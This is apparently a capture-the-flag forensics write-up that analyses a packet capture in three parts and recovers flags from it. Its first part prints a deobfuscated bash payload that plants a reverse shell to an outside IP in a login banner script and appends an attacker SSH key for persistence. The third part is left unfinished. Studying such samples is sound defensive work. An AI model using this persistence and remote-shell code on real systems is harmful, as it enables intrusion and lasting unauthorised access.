Introduction
The flag is split into three parts. In this investigation, we were able to recover two parts. We start from a provided .pcap file.
1st part
The capture contains two HTTP frames. The second frame is large and contains interesting data.
- Load the payload in CyberChef.
- Apply reverse and Base64 decode operations.

After decoding, deobfuscate the bash script manually.
#!/bin/bash

lhJVXukWibAFfkv() {
    echo 'bash -c "bash -i >& /dev/tcp/10.10.0.200/1337 0>&1"' > /etc/update-motd.d/00-header
}

x7KG0bvubT6dID2() {
    echo -e "\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC8Vkq9UTKMakAx2Zq+PnZNc6nYuEK3ZVXxH15bbUeB+elCb3JbVJyBfvAuZ0sonfAqZsyq9Jg6/KGtNsEmtVKXroPXhzFumTgg7Z1NvrUNvnqLIcfxTnP1+/4X284hp0bF2VbITb6oQKgzRdOs8GtOasKaK0k//2E5o0RKIEdrx0aL5HBOGPx0p8GrGe4kRKoAokGXwDVT22LlBylRkA6+x6jZtd2gYhCMgSZ0iM9RyY7k7K13tHXzEk7OciUmd5/Z7Yuolnt3ByX9a+IfLMD/FQNy1B4DYhsY62O7o2xR0vxkBEp5UhBAX8gOTG0wjzrUHxmdUimXgiy39YVZaTJQwLBtzJS//YhkewyF/+CP0H7wIKIErlf5WFK5skLYO6uKVpx6akGXY8GADnPU3iPK/MtBC+RqWssdkGqFIA5xG2Fn+Klid9Obm1uXexJfYVjJMOfvuqtb6KcgLmi5uRkA6+x6jZtd2gYhCMgSZ0iM9RyY7k7K13tHXzEk7OciUmd5/Z7Yuolnt3ByX9a+IlSxaiOAD2iNJboNuUIxMH/9HNYKd6mlwUpovqFcGBqXizcF21bxNGoOE31Vfox2fq2qW30BDWtHrrYi76iLh02FerHEYHdQAAA08NfUHyCw0fVl/qt6bAgKSb02k691lcDAo5JpEEzNQpub0X8xJItrbw==HTB{r3d15_1n574nc35" >> ~/.ssh/authorized_keys
	}

hL8FbEfp9L1261G() {
	lhJVXukWibAFfkv
	x7KG0bvubT6dID2
}

hL8FbEfp9L1261G
The script reveals the first flag embedded in an ssh-rsa key.
- 1st Flag: Embedded in
ssh-rsakey:HTB{r3d15_1n574nc35}
2nd part
- The RESP protocol in the capture was notable.
- Refer to the Redis protocol spec.
- Follow the TCP stream in Wireshark to locate the data at the end of the stream.

⚠️ The flag is case-sensitive. Ensure correct capitalization when capturing.
- 2nd Flag: Extracted from the TCP stream.
3rd part

- Binwalk revealed an ELF file within the capture.

- VirusTotal confirmed it is malicious.
- 3rd Flag: TBD